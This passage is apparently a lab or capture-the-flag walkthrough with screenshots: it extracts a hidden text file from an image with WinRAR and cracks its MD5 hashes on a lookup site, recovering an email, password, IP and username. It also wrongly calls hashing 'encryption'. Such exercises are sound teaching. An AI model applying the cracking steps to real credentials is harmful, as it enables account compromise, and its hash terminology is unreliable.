
- Select **All file type.**

- Open the image file.




- WinRAR will show the embedded file (**Secret_text.txt**). Extract the text file and open it.







- Click on **OK**.




- Open the file in notepad.




- Data is stored in the form of hashes, so we need to use cryptography or online resources to crack the hashes.
- Visit https://md5hashing.net/ and decrypt.
- Select **"Search by all hash types"** in Hash type.



- Paste the hash and decrypt.




- We found the decrypted text as **encryptmd5@gmail.com** and we also found that Md5 hashing algorithm has been used to encrypt the data.




- Similarly, we will decrypt all the hashes.


- We found password as **Password120.**




- We found the IP as 127.0.0.1.



- We found the username as **admin**.



- Our final information collected.



- Here we are done with data encryption.
- Thank you!